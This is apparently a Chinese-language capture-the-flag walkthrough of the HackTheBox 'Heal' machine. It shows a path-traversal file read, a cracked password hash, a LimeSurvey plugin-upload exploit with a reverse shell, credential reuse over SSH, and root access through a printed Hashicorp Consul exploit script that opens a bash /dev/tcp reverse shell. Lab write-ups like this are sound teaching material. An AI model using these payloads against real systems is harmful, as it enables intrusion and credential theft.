

Heal,LFI、目錄爆破、ruby配置文件、 LimeSurvey_RCE漏洞、Consul提權漏洞

```
—# nmap -sCV -p22,80 -A 10.10.11.46
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-10 04:55 PST
Nmap scan report for 10.10.11.46
Host is up (0.24s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://heal.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 – 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   288.65 ms 10.10.14.1
2   288.84 ms 10.10.11.46

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.12 seconds
```

單純80Port一個登入介面。SQL失敗...

可以註冊，也可以下載PDF，進行抓包

原本：

1 x 2 x +

Send [Settings] Cancel [Left Arrow] [Right Arrow]

Request

Pretty Raw Hex [Search] [List Icon] [In] [Menu]

```
1 GET /download?filename=f307eaf6774d2a2a5d84.pdf HTTP/1.1
2 Host: api.heal.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
  eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6x
  u7H1p_c7DlFQEO1g-LFFMQ
8 Origin: http://heal.htb
9 Connection: keep-alive
10 Referer: http://heal.htb/
11
12
```

Response

Pretty Raw Hex Render [List Icon] [In] [Menu]

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 10 Jan 2025 14:05:27 GMT
4 Content-Type: application/pdf
5 Content-Length: 27338
6 Connection: keep-alive
7 access-control-allow-origin: http://heal.htb
8 access-control-allow-methods: GET, POST, PUT, PATCH, DELETE,
  OPTIONS, HEAD
9 access-control-expose-headers:
10 access-control-max-age: 7200
11 x-frame-options: SAMEORIGIN
12 x-xss-protection: 0
13 x-content-type-options: nosniff
14 x-permitted-cross-domain-policies: none
15 referrer-policy: strict-origin-when-cross-origin
16 content-disposition: attachment;
  filename="f307eaf6774d2a2a5d84.pdf";
  filename*=UTF-8'f307eaf6774d2a2a5d84.pdf
17 content-transfer-encoding: binary
18 cache-control: no-cache
19 x-request-id: f10ba165-7c5d-4275-bc35-f2e971c9822b
20 x-runtime: 0.004499
21 vary: Origin
22
23 %PDF-1.4
24 %ÃqÃ
--
```

可進行LFI

Request

Pretty Raw Hex [Search] [List Icon] [In] [Menu]

```
1 GET /download?filename=../../../../../../../../etc/passwd HTTP/1.1
2 Host: api.heal.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
  eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6x
  u7H1p_c7DlFQEO1g-LFFMQ
8 Origin: http://heal.htb
9 Connection: keep-alive
10 Referer: http://heal.htb/
11
12
```

Response

Pretty Raw Hex Render [List Icon] [In] [Menu]

```
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1:/var/cache/pollinate:/bin/false
sshd:x:106:65534:/run/sshd:/usr/sbin/nologin
syslog:x:107:113:/home/syslog:/usr/sbin/nologin
uuuid:x:108:114:/run/uuuid:/usr/sbin/nologin
tcpdump:x:109:115:/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117:/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh
user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux
daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ralph:x:1000:1000:ralph:/home/ralph:/bin/bash
lxd:x:999:100:/var/snap/lxd/common/lxd:/bin/false
avahi:x:114:120:Avahi mDNS
daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:115:121:/var/lib/geoclue:/usr/sbin/nologin
postgres:x:116:123:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
_laurel:x:998:998:/var/log/laurel:/bin/false
ron:x:1001:1001,,,:/home/ron:/bin/bash
62
```

已知使用者有


```
root:x:0:0:root:/root:/bin/bash
ralph:x:1000:1000:ralph:/home/ralph:/bin/bash
postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
ron:x:1001:1001,,,:/home/ron:/bin/bash
```

但也沒辦法取得私鑰，無法RCE...

進行目錄爆破

```
gobuster dir -u http://heal.htb/ -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -k -t 50
```

只找到 `http://heal.htb/survey`



點選後，會跳轉到 `take-survey.heal.htb` 需加入hosts
有Administrator (`ralph@heal.htb`)



The following surveys are available:

Please contact `Administrator (ralph@heal.htb)` for further assistance.

進行目錄爆破

```
feroxbuster --url http://take-survey.heal.htb/index.php/ -C 503  
==  
302 GET 0l 0w 0c http://take-
```


survey.heal.htb/index.php/admin => http://take-survey.heal.htb/index.php/admin/authentication/sa/login

為登入介面...

也進行其他vhosts爆破

```
wfuzz -u http://heal.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "HOST:FUZZ.heal.htb" --hh 178
```

ID	Response	Lines	Word	Chars	Payload
000000051:	200	90 L	186 W	12515 Ch	"api - api"



找不到版本漏洞，查詢配置文件 ruby on rails default database
文件在 config/database.yml

```
Request
Pretty Raw Hex
1 GET /download?filename=../../../../config/database.yml HTTP/1.1
2 Host: api.heal.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
  eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiyfQ.73dLFyR_K1A7yY9uDP6x
  u7H1p_c7DlFQEO1lg-LFFMQ
8 Origin: http://heal.htb
9 Connection: keep-alive
0 Referer: http://heal.htb/
1
2
```

找到疑似加密的密碼

```

19 x-request-id: 5778f91e-0181-4626-a52d-81681997de60
20 x-runtime: 0.004020
21 vary: Origin
22
23 # SQLite. Versions 3.8.0 and up are supported.
24 # gem install sqlite3
25 #
26 # Ensure the SQLite 3 gem is defined in your Gemfile
27 # gem "sqlite3"
28 #
29 default: &default
30 adapter: sqlite3
31 pool: <%= ENV.fetch("RAILS_MAX_THREADS") { 5 } %>
32 timeout: 5000
33
34 development:
35   <=: *default
36   database: storage/development.sqlite3
37
38 # Warning: The database defined as "test" will be erased and
39 # re-generated from your development database when you run
40 # rake.
41 # Do not set this db to the same as development or production.
42 test:
43   <=: *default
44   database: storage/test.sqlite3

```

Request

Pretty Raw Hex

```
1 GET /download?filename=../../storage/development.sqlite3
HTTP/1.1
2 Host: api.heal.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6x
u7H1p_c7DlFQEOnlG-LFFMQ
8 Origin: http://heal.htb
9 Connection: keep-alive
10 Referer: http://heal.htb/
11
12
```


```
john --wordlist=/usr/share/wordlists/rockyou.txt passwd
username : ralph@heal.htb
passwd : 147258369
```

```

Response
Pretty Raw Hex Render
.vAã(0Ejã155Ktablear_internal_metadataar_internal_metadataC
REATE TABLE "ar_internal_metadata" ("key" varchar NOT NULL
PRIMARY KEY, "value" varchar, "created_at" datetime(6) NOT NULL,
"updated_at" datetime(6) NOT
NULL)G5indexsqlite_autoindex_ar_internal_metadata_lar_interna
l_metadatax//tableschema_migrationsschema_migrationsCREATE TA
BLE "schema_migrations" ("version" varchar NOT NULL PRIMARY
KEY)AU/indexsqlite_autoindex_schema_migrations_lschemamigra
tionsutableusersusersCREATE TABLE "users" ("id" integer PRIMARY
KEY AUTOINCREMENT NOT NULL, "email" varchar, "password_digest"
varchar, "created_at" datetime(6) NOT NULL, "updated_at"
datetime(6) NOT NULL, "fullname" varchar, "username" varchar,
"is_admin"
boolean)P++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE
sqlite_sequence(name,seq)U--]tabletoken_blackliststoken_bla
cklistsCREATE TABLE "token_blacklists" ("id" integer PRIMARY KEY
AUTOINCREMENT NOT NULL, "token" varchar, "created_at"
datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL)öö
usersccY
)AA'
ralph@heal.htb$2a$12$dUZ/07KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94V
LvY9Swx1GCSZnc2024-09-27 07:49:31.6148582024-09-27
07:49:31.614858Administratorralph@iUE.()20240701161836)20240
702032524)20240702053125)20240702131229)20240702133115
25
4qmUË)20240701161836)20240702032524)20240702053125)20240702
131229)
20240702133115A#]AAschema_sha186dacdae5e53daf6a99cc195f85
ec397dbaa71b52024-09-27 07:49:07.2690482024-09-27
83-40-87.2690482024-09-27 07:49:07.2690482024-09-27

```

take登入成功



系統版本：LimeSurvey Community Edition Version 6.6.4

有漏洞：<https://ine.com/blog/cve-2021-44967-limesurvey-rce>

按照步驟先上傳zip檔，但上傳後顯示與插件不合。確認檔案不是最新，已調整

```
# cat config.xml
<?xml version="1.0" encoding="UTF-8"?>
<config>
  <metadata>
    <name>Y1LD1R1M</name>
    <type>plugin</type>
    <creationDate>2020-03-20</creationDate>
    <lastUpdate>2020-03-31</lastUpdate>
    <author>Y1LD1R1M</author>
    <authorUrl>https://github.com/Y1LD1R1M-1337</authorUrl>
    <supportUrl>https://github.com/Y1LD1R1M-1337</supportUrl>
    <version>5.0</version>
    <license>GNU General Public License version 2 or later</license>
    <description>
      <![CDATA[Author : Y1LD1R1M]]></description>
    </metadata>
    <compatibility>
      <version>3.0</version>
      <version>4.0</version>
      <version>5.0</version>
      <version>6.0</version>
    </compatibility>
  </config>
```

再次壓縮後上傳 zip hyh_zip config.xml php-rev.php 成功

放棄手動，直接用他的腳本跑，腳本需要改參數

1.開啟位置

```
filehandle = open("/home/kali/Desktop/tso_zip.zip",mode = "rb") # CHANGE THIS
```

2.執行命令：`python exploit.py http://take-survey.heal.htb ralph@heal.htb`

147258369 80

反彈成功

```
nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.46] 46348
Linux heal 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
02:08:21 up 45 min, 0 users, load average: 0.13, 0.09, 0.08
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$
```

開始找資料庫 `/var/www/limesurvey/application/config/config.php`

```
'connectionString' =>
'pgsql:host=localhost;port=5432;user=db_user;password=AdmiDi0_pA$$w0rd;dbnam
e=survey;',
'emulatePrepare' => true,
'username' => 'db_user',
'password' => 'AdmiDi0_pA$$w0rd',
'charset' => 'utf8',
'tablePrefix' => 'lime_',
```

試試看ssh使用者爆破(成功談)

```
# crackmapexec ssh 10.10.11.46 -u user -p 'AdmiDi0_pA$$w0rd'
SSH      10.10.11.46      22      10.10.11.46      [*] SSH-2.0-
OpenSSH_8.9p1 Ubuntu-3ubuntu0.10
SSH      10.10.11.46      22      10.10.11.46      [-]
ralph:AdmiDi0_pA$$w0rd Authentication failed.
SSH      10.10.11.46      22      10.10.11.46      [+] ron:AdmiDi0_pA$$w0rd
* * *
user/pass
ron:AdmiDi0_pA$$w0rd
```

```
$ su ron
Password: AdmiDi0_pA$$w0rd
id
uid=1001(ron) gid=1001(ron) groups=1001(ron)
whoami
ron
```

user flag

```
ron@heal:~$ cat user.txt
cat user.txt
65b8adebcf095b79df01b6fae66101f0
ron@heal:~$
```

有發許多端口，需進行轉發

```
Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53          0.0.0.0:*        LISTEN -
tcp        0      0 127.0.0.1:3000         0.0.0.0:*        LISTEN -
tcp        0      0 127.0.0.1:3001         0.0.0.0:*        LISTEN -
tcp        0      0 127.0.0.1:8300         0.0.0.0:*        LISTEN -
tcp        0      0 127.0.0.1:8301         0.0.0.0:*        LISTEN -
tcp        0      0 127.0.0.1:8302         0.0.0.0:*        LISTEN -
tcp        0      0 127.0.0.1:8600         0.0.0.0:*        LISTEN -
tcp        0      0 127.0.0.1:8500         0.0.0.0:*        LISTEN -
tcp        0      0 127.0.0.1:8503         0.0.0.0:*        LISTEN -
tcp        0      0 0.0.0.0:80             0.0.0.0:*        LISTEN -
tcp        0      0 0.0.0.0:22             0.0.0.0:*        LISTEN -
tcp        0      0 127.0.0.1:5432         0.0.0.0:*        LISTEN -
tcp6       0      0 :::22                  :::*             LISTEN -
```

3000 => <http://heal.htb>

8500 => 新的網站

Services 4 total

Health Status	Service Type
✓ consul	1 instance
✓ Heal React APP	1 instance
✓ PostgreSQL	1 instance
✓ Ruby API service	1 instance

版本：Consul v1.19.2

疑似有RCE漏洞

# searchsploit Consul	
Exploit Title	Path
Hashicorp Consul - Remote Command Execution via Rexec (Metasploit)	linux/remote/46073.rb
Hashicorp Consul - Remote Command Execution via Services API (Metasploit)	linux/remote/46074.rb
Hashicorp Consul v1.0 - Remote Command Execution (RCE)	multiple/remote/51117.txt
Hassan Consulting Shopping Cart 1.18 - Directory Traversal	cgi/remote/20281.txt
Hassan Consulting Shopping Cart 1.23 - Arbitrary Command Execution	cgi/remote/21104.pl
PHPLeague 0.81 - '/consult/miniseul.php?cheminmini' Remote File Inclusion	php/webapps/28864.txt

内文：

```
# Exploit Title: Hashicorp Consul v1.0 - Remote Command Execution (RCE)
# Date: 26/10/2022
# Exploit Author: GatoGamer1155, 0bfxgh0st
# Vendor Homepage: https://www.consul.io/
# Description: Exploit for gain reverse shell on Remote Command Execution
via API
# References: https://www.consul.io/api/agent/service.html
# Tested on: Ubuntu Server
# Software Link: https://github.com/hashicorp/consul

import requests, sys

if len(sys.argv) < 6:
    print(f"\n[033[1;31m-033[1;37m] Usage: python3 {sys.argv[0]} <rhost>
<rport> <lhost> <lport> <acl_token>\n")
    exit(1)

target = f"http://{sys.argv[1]}:{sys.argv[2]}/v1/agent/service/register"
headers = {"X-Consul-Token": f"{sys.argv[5]}" }
json = {"Address": "127.0.0.1", "check": {"Args": ["/bin/bash", "-c", f"bash
-i >& /dev/tcp/{sys.argv[3]}/{sys.argv[4]} 0>&1"], "interval": "10s",
"Timeout": "864000s"}, "ID": "gato", "Name": "gato", "Port": 80}

try:
    requests.put(target, headers=headers, json=json)
    print("\n[033[1;32m+033[1;37m] Request sent successfully, check your
listener\n")
except:
    print("\n[033[1;31m-033[1;37m] Something went wrong, check the
connection and try again\n")
```

可轉成python

```
(root@kali)-[/home/kali/Desktop/tool]
# python3 51117.py 127.0.0.1 8500 10.10.14.4 9200

[-] Usage: python3 51117.py <rhost> <rport> <lhost> <lport> <acl_token>

[-] Usage: python3 exp.py <rhost> <rport> <lhost> <lport> <acl_token>

(root@kali)-[/home/kali/Desktop/tool]
# python3 51117.py 127.0.0.1 8500 10.10.14.4 9200 2

[+] Request sent successfully, check your listener
```

取得root並獲取root flag

```
(root@kali)-[/home/kali/Desktop/tool]
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.46] 51300
bash: cannot set terminal process group (20463): Inappropriate ioctl for device
bash: no job control in this shell
root@heal:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@heal:/# whoami
whoami
root
root@heal:/# cat /root/root.txt
cat /root/root.txt
0878f8668b641780733471a94d9bcffc

总结
总体来说这台靶机难度不大，在于信息收集及对凭据的敏感性，所用到的操作也都
```